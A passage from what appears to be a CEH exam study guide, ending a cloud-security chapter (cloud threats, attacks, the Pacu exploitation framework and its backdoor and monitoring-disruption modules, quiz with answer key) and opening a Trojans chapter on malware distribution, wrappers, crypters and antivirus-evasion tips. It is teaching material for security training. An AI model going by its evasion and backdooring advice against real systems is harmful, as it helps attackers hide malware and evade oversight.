My daughter offered thoughts as it related to her recent university experience: “Most of the time cloud is discussed in security literature as a potential risk to data security and ownership, which scares people off, but there are some great benefits to using cloud services. In situations that are changing frequently, such as at universities, SaaS subscriptions can be changed frequently as needed and can make services more accessible. For students in school, getting a free or cheap service provided to them to do homework and projects is *much* cheaper than having to buy a suite of applications. Reduction in cost can make education more accessible to students especially for expenses outside of what is covered in grants and scholarships. Cloud storage is also a huge benefit. Instead of e-mailing a product or transporting it on physical media, someone can simply log in and get a copy or edit a project. Also, when the people editing are doing so from individual accounts, tracking changes and attributing those changes to people can be done easily. Frequent travel and changing locations makes it easier for students and small businesses to access their data on the move. Many students do not have consistent access to campus resources or the same computers



as they go from school, to work, to home, and this is the answer. Or at least one of them.”

Others offered broader opinions of cloud in general. I heard everything from “How else would I get music?” to “I don’t really care where and how, just so long as it’s available.” Opinions closer to our world here included “You mean the end of my career?” to “I don’t trust someone else to have control over my data’s safeguards.” Greg Hoare (Perspecta, Cyber Defense and Security Strategy) offered, “A rose by any other name... a data center is a data center no matter the ethereal name we give it.” Kris Lloyd (PMP/ITIL-F, former Perspecta VDC Security Project Manager, Enterprise Security Services) said, “Hmm, that’s a hard one. I guess I’m waiting for someone to find the unknown massive hole in it. Personally it seems too good to be true.” For what it’s worth, Kris, there’s a bunch of us in that particular boat.

The point of all this is, for as quickly as we all seem to be racing toward cloud, we don’t all seem to have a very good grasp of just what, exactly, we’ll be facing there. There’s no argument it offers tons of benefits, economically and use-wise. But do we *really* know what we’re getting into here? Are we *sure*?

We better be, because that cloud that looks like a bad guy may actually be real.

Next on our list of cloud security threats is insecure interfaces and APIs. Cloud services rely heavily on APIs and web services to function and operate, and without them, functions like auto-scaling, authentication, authorization, and sometimes the operations of cloud applications themselves will fail. Insecure interfaces and APIs can circumvent user-defined policies and really mess around with input data verification efforts. Both provider and subscriber should ensure strong security controls are in place, such as strong encryption and



authorization access to APIs and connectivity. This threat applies to all cloud service types and cloud deployment models.

---



**NOTE** SOA (service-oriented architecture) is a design approach that makes it easier for application components to cooperate and exchange information on systems connected over a network. It's designed to allow software components to deliver information directly to other components over a network. For example, one company might develop an API that specifically provides access to a database they host. Third-party developers could then create an application to make use of this API, providing better data for the customer.

Other cloud security threats mentioned that warrant inclusion in our discussion are insufficient due diligence (for example, moving an application from one cloud environment to another and not knowing the security differences between the two), shared technology issues (multitenant environments may not provide proper isolation between systems and applications), and unknown risk profiles (subscribers simply do not know exactly what security provisions are made in the background of and by the provider). Many other threats, such as malicious insiders, inadequate design, and DDoS, are valid for both cloud services and traditional data centers.

## Cloud Attacks and Mitigations

Attacks against cloud computing are as varied and crazed as those against anything else. Social engineering, for instance, is a good attack vector no matter what the environment—why bother with technology-specific attacks when you can just ask people for credentials or get them to click a link in an e-mail? SQL injection and cross-site scripting? Of course—they work just as well when the

apps and databases are hosted on somebody else's servers. Other attacks that work everywhere else are also apropos for cloud systems—DNS poisoning and session hijacking both work just as well here as they would anywhere else.

A couple of interesting cloud-based attacks are out there, though. Two that ECC mentions specifically are session riding and side channel attacks. *Session riding* is, in effect, simply CSRF (cross-site request forgery; covered in [Chapter 6](#)) under a different name and deals with cloud services instead of traditional data centers. A *side channel attack*, also known as a *cross-guest VM breach*, deals with the virtualization itself. If an attacker can somehow gain control of an existing VM (or place his own) on the same physical host as the target, he may be able to pull off lots of attacks.



**NOTE** You may be wondering why an attacker who already has access to the physical host would need to bother with the complication of adding another VM in an effort to steal data from a target. Part of the reason for that is a fundamental security aspect of cloud data, which is that the people who administer the hardware and fabric of the system cannot access user data. Therefore, just having access to hardware isn't going to do the trick for attackers anymore.

In addition to the usual suspects, there are a few other cloud-specific attacks you'll definitely want to make yourself aware of for the exam. A so-called *cloudbourne* attack takes advantage of vulnerabilities in the bare-metal cloud server itself, using backdoor channels to bypass security operations. A *man-in-the-cloud (MITC) attack* is pretty much exactly as it sounds: the attacker abuses cloud file synchronization services to intercept and manipulate communications. And something called a *cloud hopper* attack occurs when an attacker uses a spear phishing campaign with custom

malware to compromise cloud service staff and firms. There are plenty of other cloud-specific attacks, with new names popping up every day, so my best advice is if cloud security is in your future, start reading. A lot. There are multiple web resources on current trends (check out the “2020 AWS Cloud Security Report” on <https://www.cloudpassage.com/lp/2020-aws-cloud-security-report/>, for example), active intelligence on new findings, and tons of training and insight on security steps individuals and enterprises can take.

---



**NOTE** Other attacks against the cloud can include many that apply in every other area, such as a wrapping attack (where a SOAP message is intercepted and the data in the envelope is changed and then sent/replayed) and cryptanalysis, which we will explore in [Chapter 11](#) (same principles, just applied to cloud computing).

## Cloud Hacking

Attacking cloud services may seem either very daunting or a gold mine of opportunity to you, depending on your outlook. The attack surface appears to be everywhere, but the underlying technology is so unique that it's hard to put a finger on. So let's keep things straightforward and concentrate on the attack methods, tools, and techniques that CEH concentrates on.

First and foremost, if you're going to learn how to do something, it's very helpful to have something you can practice on. One resource you might turn to in this arena is called CloudGoat (<https://rhinosecuritylabs.com/aws/cloudgoat-vulnerable-design-aws-environment/>). From the Rhino Security Labs website: “Correctly executing penetration tests against AWS environments is a difficult, complicated task that requires knowledge and practice in a variety of different areas.... A problem that shows up here is that

there is currently not any easy way to test and learn these skills.... There aren't these kinds of resources for learning penetration testing and attack techniques against AWS environments.... To address these needs, we created CloudGoat—an inexpensive, simple, vulnerable-by-design AWS environment that can be deployed and shut down at will.” CloudGoat provides several “capture the flag” scenarios for your practice, so check it out as an avenue to learn as safely as you can (per the site, you can erroneously open yourself up to exterior attacks by changing configurations outside recommendations/as a results of your “attacks”).

OK, now that we have a means to practice, how do we go about hacking cloud offerings? Not so surprisingly, it's a lot like attacking anything else. Identify targets, scan them for vulnerabilities, enumerate as much information as you can, stage attacks based on all this knowledge, gain (and maintain) access, and carry out exploits. Tools available for container vulnerability scanning include Trivy, Clair, and Dadga (all available on <https://github.com>) and Sysdig (for Kubernetes cluster vulnerabilities in particular and found at <https://sysdig.com>).

Enumeration in cloud services involves a lot of different avenues. For example, Amazon Simple Storage Service (S3) *buckets* are cloud services that store files, folders, and other information from various applications. You can find them via HTML inspection of certain web page source code, reverse IP searches, Google hacking, or via use of tools like S3Scanner (<https://github.com>). S3 bucket permissions themselves can be enumerated using a tool called S3Inspector, also available on GitHub.

Keeping in the AWS realm, you can also enumerate AWS Account IDs through everything from error messages, code repositories, and Lambda functions to simply checking boards where folks are posting help requests. Identity and access management (IAM) roles play a large part in AWS (and other) cloud services, and there are innumerable security articles and tools devoted to their use and configuration. AWS error messages tend to help in enumerating

these roles, providing information on services in use, any third-party tie-ins, and IAM user names.

---



**EXAM TIP** Kubernetes setups store cluster data, API objects, and service discovery details in a distributed, key-value storage called “etcd,” which can be examined to identify endpoints in the environment.

Tools for actually attacking cloud services are just as varied. Pacu (<https://rhinosecuritylabs.com/aws/pacu-open-source-aws-exploitation-framework/>) is an open source AWS exploitation framework that has been called the “Metasploit of the cloud.” Per the site, “Pacu is a comprehensive AWS security-testing toolkit designed for offensive security practitioners” and “is capable of testing S3 bucket configuration and permission flaws, establishing access through Lambda backdoor functions, compromising EC2 instances, exfiltrating data, escalating privileges, and covering tracks by disrupting monitoring and logging, including CloudTrail, GuardDuty, and others.” The official CEH courseware only briefly mentions Pacu in a very long list of cloud tools to remember and test within labs, but I have a sneaky suspicion that, at some point in the near future, EC-Council will add more exam focus toward it. Therefore, here are some popular modules within Pacu, directly from the developer site, and what they do:

- **confirm\_permissions** Enumerates a list of confirmed permissions for the current account
- **privesc\_scan** Abuses 20+ different privilege escalation methods to gain further access
- **cloudtrail\_csv\_injection** Injects malicious formulas into CloudTrail CSV exports

- **disrupt\_monitoring** Targets GuardDuty, CloudTrail, Config, CloudWatch, and VPC to disrupt various monitoring and logging capabilities
- **backdoor\_users\_[keys/passwords]** Establishes backdoor account access by adding credentials to other IAM user accounts
- **sysman\_ec2\_rce** Abuses the AWS Simple Systems Manager to try and gain root (Linux) or SYSTEM (Windows) level remote code execution on various EC2 instances
- **backdoor\_ec2\_sec\_groups** Adds backdoor rules to EC2 security groups to give you access to private services

Other tools of note, all of which are available on GitHub, include DumpsterDiver, used to identify potential leaks and credentials in target clouds; Cloud Container Attack Tool (CCAT), which holds various modules to accomplish things like enumerating repositories and creating/installing a backdoor for future use; dockerscan, a docker analysis and hacking tool that lets you do everything from backdooring a container to scanning registries, manipulating settings, and extracting/modifying images themselves; and AWS pwn, a tool that does everything from reconnaissance and gaining access to privilege escalation and clearing tracks.

## Sometimes It Really Is Your Job

A long time ago I was managing security for a desktop contract at Kennedy Space Center. Part of my job there was providing post-incident analysis to leadership, and on many occasions those little wrap-up sessions were related to a malware infection on a user's system. This was frustrating on a number of levels, as we had multiple protections in place to help users avoid malware and we spent an inordinate amount of time and effort educating our user base. Yet, invariably, I'd respond to a malware incident only to be told by the user, "Well my system

has antivirus installed, doesn't it? Why didn't that protect me?" But the kicker, the one response that still rattles me today, was from one individual who'd gone to a site he shouldn't have been at on his work system. After sitting down and reviewing everything, I reminded him of how important malware prevention is to the enterprise, and his response was priceless: "Isn't that *your* job?"

Amazon Web Services found itself in a somewhat similar position, and discovered its job in hosting cloud services isn't just hosting. Prior to late 2018, AWS got a lot of bad press because its users weren't securing data buckets that were left vulnerable to attackers. It's important here to pause and think about who was responsible for these buckets being left wide open to attack, as it certainly wasn't AWS; the *users* had a lax view of security and did not secure the buckets. In other words, AWS provided the service, and the owners of the buckets simply did nothing about security. In response, AWS did what many of us would do—a lot of work scrubbing default settings and such to make it much more difficult for this to accidentally occur. In other words, AWS tried to make it as difficult as possible for end users to allow themselves to be open to attack.

The real question, though, is "Should AWS have had to do so?" Should a company be blamed for default settings that users simply don't pay attention to?

It appears, societally, the answer to that question may already be in full view. Microsoft has been blamed for decades for every open default setting exploited by hackers on the Internet. McDonald's had to add "This is a hot beverage" warnings on its coffee cups. There is a warning label on pepper spray that states the contents may irritate eyes, a label on my wife's hair dryer that says you shouldn't use it while sleeping, and I literally have a warning label on my chainsaw that reads "Warning; Don't handle chainsaw by the wrong end," with an icon picture of a hand getting wrapped up in the chain.



So, while it wasn't really "hacking the cloud," and not necessarily a poor design choice on AWS's part, its default settings, designed to be used by the customer to administer their own buckets and provide the most flexibility for given scenarios, can't truly be left open for owner use. In other words, you just can't trust folks to secure things themselves, and a breach caused by a bucket administrator's own lax security is still a breach associated with your service.

Hacking the cloud isn't some wild fantasy with loads of additional tools and skillsets needed by a master hacking genius. Instead, it's entirely possible by all methods this book touches on, because developers, businesses, and many other entities still have to push things, develop things, or otherwise use traditional IT systems to make it happen. For attackers, the secret to getting into someone's cloud services is likely as simple as gaining access to the traditional infrastructure. For example, Microsoft will gladly integrate its cloud services into your existing domain (no need for a new forest setup), and if that domain is extended into the new environment for cloud and you're already compromised, well, now you've embraced the cloud and still are totally p0wned.

I'm sure, whether in school as part of a group project or at work in a similar position, you've heard someone say in response to your request, "That's not my job." Usually, in my experience, that phrase always hits at the absolute worst time, when I need the task or deliverable immediately, and dealing with personal opinions and work ethics involved in all of it drive me nuts. And perhaps the most frustrating examples are those where the person is absolutely right—it truly wasn't their job. In security, in this arena we've all thrown our collective hats into, that's unfortunately something *you* will never get to say. Because it's *all* your job.



Is there more to know about the cloud? Of course there is, and we could have expanded this discussion to include a *lot* more information. However, the subject material is so vast, broad, and varied, I didn't think getting too far down in the weeds would be relevant at this point. Should you decide to concentrate in the cloud arena, there are other certifications and study efforts you should definitely check into. For most of us, the cloud is simply one more attack vector, one more area of focus that provides its own interesting security and attack concerns. This chapter should give you what you need to prepare for the CEH exam, which is what you bought this book for in the first place. My suggestion, though, is to definitely keep your head in the cloud. A lot of computing is headed there, so why not immerse yourself now?

## Chapter Review

Virtualization is a practice whereby the physical aspects of the hardware are virtually presented to operating systems in a way that allows more than one virtual machine (each with its own operating system) to run *simultaneously* on the same physical box. Cloud computing provides user and enterprise subscribers on-demand delivery of various IT services as a metered service over a network. Cloud computing offers everything from on-demand self-service, storage, and resource pooling to elasticity, automation in management, and broad network access. Cloud computing can be thought of as the ultimate in separation of duties. It moves system services that would otherwise be hosted internally to an external provider. It also separates the role of data owner from the role of data custodian.

There are multiple types of cloud computing, including Infrastructure as a Service (IaaS), Platform as a Service (PaaS), Software as a Service (SaaS), Identity as a Service (IDaaS), Function as a Service (FaaS), Security as a Service (SECaaS), and Container as a Service (CaaS).

A *container* is a package holding components of a single application and all its dependencies, relying on virtual isolation to

deploy and run that application. Containers are designed to virtualize a single application, not an OS (that would be for your VM to provide). Docker is the industry leader in container management, and Docker Engine runs on various Linux distributions and Windows Server operating systems, enabling containerized applications to run anywhere consistently on any infrastructure.

Kubernetes, aka “K8s,” is an open source container management platform, originally developed by Google and now in the hands of the Cloud Native Computing Foundation, designed to run across clusters (whereas Docker is designed for a single system). Kubernetes and Docker often are used together, with Docker instances running on individual systems inside a Kubernetes cluster.

Along with the types of cloud services, there are different deployment models: public, private, community, hybrid, and multi. In a *public cloud model*, services are provided over a network that is open for public use (like the Internet). In a *private cloud model*, the cloud is private, operated solely for a single organization (aka single-tenant environment), and is usually not a pay-as-you-go operation. A *community cloud* model is one where the infrastructure is shared by several organizations, usually with the same policy and compliance considerations. A *hybrid cloud* model is a composition of two or more cloud deployment models. A *multi-cloud* combines workloads across multiple cloud providers in one heterogeneous environment.

NIST released SP 500-292, *NIST Cloud Computing Reference Architecture*, to provide a “fundamental reference point...to describe an overall framework that can be used government-wide.” This publication defined five major roles within a cloud architecture: cloud carrier (the organization that has the responsibility of transferring the data—that is, the intermediary for connectivity and transport between subscriber and provider); cloud consumer (the individual or organization that acquires and uses cloud products and services); cloud provider (the purveyor of products and services); cloud broker (acts to manage use, performance, and delivery of cloud services, as well as the relationships between providers and subscribers); and

cloud auditor (an independent assessor of cloud service and security controls).

The Federal Risk and Authorization Management Program (FedRAMP) is probably the most recognized and referenced regulatory effort regarding cloud computing. FedRAMP “is a government-wide program that provides a standardized approach to security assessment, authorization, and continuous monitoring for cloud products and services.” FedRAMP not only provides an auditable framework for ensuring basic security controls for any government cloud effort but also offers FAQs for security and configuration and even has free training available on the site. *PCI SSC Cloud Computing Guidelines* published by the Cloud Special Interest Group PCI Security Standards Council also provides notable assistance and information for the cloud.

The Cloud Security Alliance (CSA) is the leading professional organization devoted to promoting cloud security best practices and organizing cloud security professionals. In addition to providing a certification on cloud security and offering an array of cloud-centric training, CSA has published a general cloud enterprise architecture model to help professionals conceptualize the components of a successful cloud implementation. CSA also publishes documentation on everything from privacy concerns to security controls, focus, and implementation.

Cloud security is really talking about two sides of the same coin—you must be concerned with the security of the provider as well as that of the subscriber. Both the provider and subscriber are responsible for security. Using virtualization introduces a hypervisor layer between the physical hardware and subscribed servers. Therefore, if you compromise the hypervisor, you compromise them all.

The Trusted Computing Model refers to an attempt to resolve computer security problems through hardware enhancements and associated software modifications. The Trusted Computing Group (TCG) is made up of a bunch of hardware and software providers who cooperate to come up with specific plans. Roots of Trust (RoT)

is a set of functions within the Trusted Computing Model that are always trusted by the computer's operating system.

Tools to assist in cloud security include Core CloudInspect and CloudPassage Halo. Core CloudInspect is "a tool that profits from the Core Impact & Core Insight technologies to offer penetration-testing as a service from Amazon Web Services for EC2 users." It's designed for AWS cloud subscribers and runs as an automated, all-in-one testing suite specifically for your cloud subscription. CloudPassage Halo provides instant visibility and continuous protection for servers in any combination of data centers, private clouds and public clouds. The Halo platform is delivered as a service, so it deploys in minutes and scales on demand. Halo uses minimal system resources, so layered security can be deployed where it counts, right at every workload—servers, instances, and containers. Other cloud-specific tools and toolsets mentioned include Qualys Cloud Suite, Trend Micro's Instant-On Cloud Security, and Panda Cloud Office Protection.

Cloud Security Alliance released a publication titled "The Dirty Dozen: 12 Top Cloud Security Threats" (also referred to as "The Treacherous 12: Cloud Computing Top Threats in 2016"), and EC-Council has its own list of top cloud security threats. Important ones to remember include data breach or loss, abuse of cloud resources, and insecure interfaces and APIs.

Other cloud security threats are insufficient due diligence (for example, moving an application from one cloud environment to another and not knowing the security differences between the two), shared technology issues (multitenant environments may not provide proper isolation between systems and applications), and unknown risk profiles (subscribers simply do not know exactly what security provisions are made in the background of and by the provider). Many other threats, such as malicious insiders, inadequate design, and DDoS, are valid for both cloud services and traditional data centers.

SOAP (Simple Object Access Protocol) is a protocol that makes it easier for application components to cooperate and exchange information on systems connected over a network. A wrapping

attack occurs when a SOAP message is intercepted and the data in the envelope is changed and then sent/replayed.

In addition to every other attack mentioned previously in this book, other attacks specific to cloud computing include

- **Session riding** CSRF under a different name and deals with cloud services instead of traditional data centers.
- **Side channel attack, aka cross-guest VM breach** Deals with the virtualization itself: if an attacker can somehow gain control of an existing VM (or place his own) on the same physical host as the target, he may be able to attempt a litany of attacks and efforts.
- **Cloudbourne attack** Takes advantage of vulnerabilities in the bare-metal cloud server itself, using backdoor channels to bypass security operations.
- **Man-in-the-cloud (MITC) attack** The attacker abuses cloud file synchronization services to intercept and manipulate communications.
- **Cloud hopper attack** Occurs when an attacker uses a spear phishing campaign with custom malware to compromise cloud service staff and firms.

CloudGoat (<https://rhinosecuritylabs.com/aws/cloudgoat-vulnerable-design-aws-environment/>) provides an inexpensive, simple, vulnerable-by-design AWS environment that can be deployed and shut down at will and that allows for several “capture the flag” type scenarios for practice. Methods for attacking cloud offerings don’t differ much from other traditional methodologies: identify targets, scan them for vulnerabilities, enumerate as much information as you can, stage attacks based on all this knowledge, gain (and maintain) access, and carry out exploits. Tools available for container vulnerability scanning include Trivy, Clair, and Dadga (all available on <https://github.com>) and Sysdig (for Kubernetes cluster vulnerabilities in particular and found at <https://sysdig.com>).

Amazon Simple Storage Service (S3) *buckets* are cloud services that store files, folders, and other information from various applications. S3 bucket permissions can be enumerated using a tool called S3Inspector, also available on GitHub.

You can also enumerate AWS Account IDs through everything from error messages, code repositories, and Lambda functions to simply checking boards where folks are posting help requests. Identity and access management (IAM) roles play a large part in AWS (and other) cloud services, and there are innumerable security articles and tools devoted to their use and configuration. AWS error messages tend to help in enumerating these roles, providing information on services in use, any third-party tie-ins, and IAM user names.

Kubernetes setups store cluster data, API objects, and service discovery details in a distributed, key-value storage called “etcd,” which can be examined to identify endpoints in the environment.

Pacu (<https://rhinosecuritylabs.com/aws/pacu-open-source-aws-exploitation-framework/>) is an open source AWS exploitation framework that has been called the “Metasploit of the cloud.” Other tools of note, all of which are available on GitHub, include DumpsterDiver, used to identify potential leaks and credentials in target clouds; Cloud Container Attack Tool (CCAT), which holds various modules to accomplish things like enumerating repositories and creating/installing a backdoor for future use; dockerscan, a docker analysis and hacking tool that lets you do everything from backdooring a container to scanning registries, manipulating settings, and extracting/modifying images themselves; and AWS pwn, a tool that does everything from reconnaissance and gaining access to privilege escalation and clearing tracks.

## Questions

1. Implementing cloud computing provides many benefits. Which of the following is the best choice of a security principle applicable to implementing cloud security?

- A.** Need to know
  - B.** Least privilege
  - C.** Job rotation
  - D.** Separation of duties
- 2.** Which of the following best represents SOA?
- A.** File server
  - B.** An application containing both the user interface and the code allowing access to the data
  - C.** An API that allows different components to communicate
  - D.** A single database accessed by multiple sources
- 3.** Which cloud computing model is geared toward software development?
- A.** IaaS
  - B.** PaaS
  - C.** SaaS
  - D.** Private
- 4.** Amazon EC2 provides virtual machines that can be controlled through a service API. Which of the following best defines this service?
- A.** IaaS
  - B.** PaaS
  - C.** SaaS
  - D.** Public
- 5.** Google Docs and Salesforce CRM are two examples of which cloud computing service type?
- A.** IaaS
  - B.** PaaS

- C. SaaS**
  - D. Public**
- 6.** Which of the following cloud computing attacks can be best described as a CSRF attack?
- A. Session riding**
  - B. Side channel**
  - C. Cross-guest VM breach**
  - D. Hypervisor attack**
- 7.** Which of the following best describes a wrapping attack?
- A. CSRF-type attack against cloud computing resources.**
  - B. An attack that involves leveraging a new or existing VM on a physical device against another VM.**
  - C. A SOAP message is intercepted, data in the envelope is changed, and then the data is sent/replayed.**
  - D. The virtual machine management system on the physical machine is corrupted or administrative control is gained over it.**
- 8.** In the NIST Cloud Computing Reference Architecture, which of the following has the responsibility of transmitting the data?
- A. Cloud provider**
  - B. Cloud carrier**
  - C. Cloud broker**
  - D. Cloud consumer**
- 9.** In the NIST Cloud Computing Reference Architecture, which component acts to manage use, performance, and delivery of cloud services, as well as the relationships between providers and subscribers?
- A. Cloud provider**



- B.** Cloud carrier
  - C.** Cloud broker
  - D.** Cloud consumer
- 10.** In the NIST Cloud Computing Reference Architecture, which component acquires and uses cloud products and services?
- A.** Cloud provider
  - B.** Cloud carrier
  - C.** Cloud broker
  - D.** Cloud consumer

## Answers

- 1. D.** While implementing cloud computing doesn't fully address separation of duties, of the choices provided it's the only one that makes sense. The cloud, by its nature, can separate the data owner from the data custodian (the cloud provider assumes the role).
- 2. C.** Service-oriented architecture (SOA) is all about software components delivering information to one another on a network, and this is the best available answer.
- 3. B.** Platform as a Service (PaaS) provides a development platform that allows subscribers to develop applications without building the infrastructure that normally would be required to develop and launch software.
- 4. A.** Amazon Elastic Compute Cloud (EC2) provides resizable compute capacity in the cloud via VMs that can be controlled via an API, thus fitting the definition of IaaS.
- 5. C.** Software as a Service best describes this. SaaS is simply a software distribution model—the provider offers on-demand applications to subscribers over the Internet.

- 6. A.** Session riding is simply cross-site request forgery (CSRF) under a different name and deals with cloud services instead of traditional data centers.
- 7. C.** Wrapping attacks involve messing with SOAP messages and replaying them as legitimate.
- 8. B.** Akin to the power distributor for the electric grid, the cloud carrier is the intermediary for connectivity and transport between subscriber and provider.
- 9. C.** Per SP 500-292, the cloud broker “acts as the intermediate between consumer and provider and will help consumers through the complexity of cloud service offerings and may also create value-added cloud services as well.”
- 10. D.** The cloud consumer is the subscriber, who engages a provider for services.

## **Trojans and Other Attacks**

In this chapter you will

- Describe malware types and their purpose
- Identify malware deployment methods
- Describe the malware analysis process
- Identify malware countermeasures
- Describe DoS attacks and techniques
- Identify DoS detection and countermeasure action
- Describe session hijacking and sequence prediction

---

My early memories, forged in the stomping grounds of my childhood upbringing in LA (Lower Alabama), most often revolve around fishing, hunting, camping, or blowing stuff up. Back then, fireworks were a wee bit stronger than they are now, parental supervision wasn't, and we were encouraged to get out of the house to amuse ourselves and spare our mothers a little bit of sanity. And while my cousins and I certainly went through our fair share of gunpowder, running around my uncle's property in Mount Vernon, Alabama, we found many other ways to bring about destruction in our little neck of the woods. In one of these memories, my cousin wound up nearly

decimating an entire pond's worth of fish with nothing but a bag and a shovel.

The day before going up to my uncle's farm, I'd heard one of my dad's friends talking about walnuts and how dangerous they were. It turns out the hulls have loads of tannin and natural herbicides in them, which can be lethal to plants growing around the watershed of any walnut tree. It was definitely a cool and fun fact, but it didn't do anything for me until I heard the last little nugget of the conversation: "Just don't ever throw them in your pond. They'll displace all the oxygen and kill all your fish."

Armed with this knowledge, my cousin and I filled a big burlap sack full of walnut husks and drug it out to one of the farm ponds to see whether it would work. We thought that simply chucking it into the pond wouldn't be very effective, and because sweet tea seemed to be better (and steep faster) when the tea bags were moved around, we decided to cover as much of the surface area of the pond as possible. So, we dunked the bag into the water and started dragging it around the bank of the pond. While not a perfect circle, the pond wasn't so big or weirdly shaped that we couldn't make it all the way around, and in about ten minutes we'd made our first lap. We left the bag in the water and sat down to watch what would happen. With a few minutes, we saw the first fish come to the top of the water, lazily swimming about trying to gasp for oxygen. We scooped him up and tossed him into the bucket. Then the second appeared. And a third. Then suddenly, in a scene right out of a horror story, hundreds of fish just popped up to the surface all at once.

We panicked. What had we done? This was supposed to result, if it worked at all, in a few fish we could take home and maybe convince Uncle Donny to fry up for dinner. Instead, we had farm pond genocide on our hands, and more fish than we knew what to do with. We pulled the bag out of the water and flung it out into the woods and then grabbed up as many bodies as we could carry and took them home. And before confessing to our parents what we'd done, we cleaned all the fish and had them on ice, ready for

cooking. We may have been innocent kids caught in a weird situation, but we weren't dumb—a fried fish meal prepared in advance could make up for a lot of naughtiness.

So, what does all this have to do with our book on attacking systems? While dragging a bag full of old walnuts through a pond isn't the "normal" way to catch a mess of fish for a dinner, it certainly works—sometimes surprisingly well. Just like the bag of walnuts, malware and other attacks may be something you overlook as available options, but they can really work well for your end goal. Never forget that you can often catch more than you expect by using tools and circumstances in unexpected ways. A lot of the terms and issues we discuss here may not necessarily seem like a hacker's paradise, but I can promise you it's all relevant. And we'll cover these terms and issues for two important reasons: you'll be a better pen test member by taking advantage of everything at your disposal, and it's all on the CEH exam!

## **The "Malware" Attacks**

*Malware* is generally defined as software designed to harm or secretly access a computer system without the owner's informed consent. And, more often than not, people in our profession think of malware as hostile, intrusive, annoying, and definitely something to be avoided. From the perspective of a hacker, though, some malware may actually be usable, provided it's used within the confines of an agreed-upon contract in a pen test. Let me be absolutely clear here: I am *not* encouraging you to write, promote, or forward viruses or malware of any kind. I'm simply providing you with the information you need to know to be successful on your exam.

I read somewhere that software is considered to be malware based on the perceived *intent* of the creator rather than on any particular features. That's actually a good way to think of it from the ethical hacking perspective. Whereas most people think of viruses, worms, and Trojans as a means to spread destruction and as a huge inconvenience to computing life, to an ethical hacker the Trojan

might actually look like a good means to pull off a successful exploit or to retain access to a machine—it's simply one of many tools in the arsenal. Additionally, there are a ton of "legitimate" applications, add-ons, toolbars, and the like that aren't *intended* to be malware but may as well be. For example, is "stealing" data for advertising purposes malware in nature?

And what about intent as seen from the eye of an anti-malware (also known as antivirus, AV) application? Netcat is routinely flagged as malware, even though all it does is open and close ports. There are countless tools and examples like that. Perhaps the best way to think of intent regarding malware is that almost no tool is inherently evil—it's the operator that makes it so. That said, there are some tool types that are classified as malware from the get-go, and although we'll avoid the in-depth minutiae that's sure to bore you into dropping this undertaking altogether and send you screaming into another vocation, we will spend a little time on the highlights of Trojans, viruses, worms, and the like.

In the current version of the official courseware, it appears that EC-Council has taken a major shift from requiring memorization of the little details regarding Trojan and virus namesakes and definitions to focusing on what actually makes up malware. So before we get into concepts, analysis, and mitigations, let's pause for just a second to go over some malware component definitions you'll need to know. This particular list doesn't include every single variant in the malware world—some may use all or only some of the entire list—and I'm certain something is out there in the malware analysis and forensics world that will be left out of here, but we'll stick with the study material and go from there:

- **Malicious code** A command that delineates the basic functionality of the malware (for example, stealing data)
- **Payload** A piece of software allowing control over the target after exploitation, or performing the intended action of the attacker

- **Exploit** The code that takes advantage of system vulnerabilities to access data or install malware
- **Injector** An application that injects its own code into running processes to alter execution (also used in hiding and removal prevention)
- **Downloader** A Trojan that downloads other malware from an Internet connection (installed by an attacker after access to help with maintaining access)
- **Dropper** A Trojan type that installs other malware on the compromised system covertly
- **Obfuscator** A malicious program that camouflages its code and intended purpose

Regardless of whether or not a tool type is classified as malware, there needs to be a way to distribute the malware and get it installed on machines. After all, surely no one purposefully clicks something that says “Click here for the latest malware infection on your machine! Guaranteed not to be noticed by your current AV signatures! Hurry, this is a limited-time offer!” (Although sometimes it certainly seems that people do.) No, malware creators need to resort to other means to distribute their work, and it’s usually through innocent-appearing means.

EC-Council defines seven different methods attackers use to distribute malware. Most of them are fairly straightforward and easy to identify. Methods include *malvertising* (embedding malware straight into those annoying ad networks you see popping up onscreen everywhere), *drive-by downloads* (which exploit flaws in the browser software itself to install malware simply by visiting a page), and *compromised legitimate sites* (leading to infections on visiting systems). And don’t forget good-old social engineering; distribution methods here include *clickjacking* (misleading users into clicking a page that looks innocent enough, but holds malware ready to go) and *SPAM e-mails* (the old tried-and-true method of putting malware as an attachment to an e-mail and getting the target to

click it). Finally, *Black Hat Search Engine Optimization (SEO)* can be used to rank malware sites higher in search engine results, and *spear phishing sites* can be used to mimic authentic businesses, allowing the theft of credentials.

The absolute easiest way you can get a target to install your malware, thereby providing you with access to their machine, is to just ask them to do it for you. Transmit malware (usually a Trojan) via e-mail, file sharing, or a browser and, more often than not, the target will open it and happily install whatever you want. Of course, the e-mail can't say "Click this so I can infect and own your system," and your embedded malware must be hidden enough so as not to trip any AV signatures. So the question becomes, then, how do you make malware look like a legitimate application? Well, there are a couple of options available for you.

---



**EXAM TIP** *Overt* channels are legitimate communication channels used by programs across a system or a network, whereas *covert* channels are used to transport data in unintended ways.

First, *wrappers* are programs that allow you to bind an executable of your choice (Trojan) to an innocent file your target won't mind opening. For example, you might use a program such as EliteWrap to embed a backdoor application with a game file (.exe). Your target opens the latest version of Elf Bowling (I love embedding old references to keep our tech editor amused) and starts rolling strikes. Meanwhile, your backdoor is installing and sits there waiting for your use later. Wrappers do have their own signatures and can definitely show up on AV scans. If you've wrapped 20 items, you'd wind up with a single malware discovery in your anti-malware.





**EXAM TIP** Another wrapper option is using the IExpress Wizard. *IExpress.exe* is part of Windows deployments since 2000.

Assuming you've found a way to get User Joe to open files you send him, it's another thing altogether to bypass the anti-malware system on his machine. After all, what good does it do to find a hapless user clicking on everything you send him, only to have each attempt quashed by the anti-malware? *Packers* and *crypters* are two methods that can help with this. They are tools that alter malware to hide it from signature-based anti-malware.

*Crypters* are software tools that use a combination of encryption and code manipulation to render malware undetectable to AV and other security-monitoring products (in Internet lingo, it's referred to as *fud*, for "fully undetectable"). *Packers* use compression to pack the malware executable into a smaller size. While this does reduce the file size, it also serves to make the malware harder to detect for some anti-malware engines. Both crypters and packers work much like a ZIP file, except that the extraction occurs in memory and not on the disk. There are several crypters out there, but be forewarned—delving into this stuff can take you to some really dark places on the interwebs. ECC mentions several in the courseware, some of which include BitCrypter (<https://www.crypter.com/>), CypherX Crypter (<https://cypherxcrypter.en.softonic.com/>), and SwayzCryptor (GitHub).



**EXAM TIP** There are specific actions you can take to evade AV on a system you're trying to infect. A few examples include breaking your Trojan into multiple segments and zipping them into a single file, converting an

executable to VB script, and changing file extensions to match a known file type other than .exe. You can also use a hex editor to change the checksum for a file. And don't forget encryption!

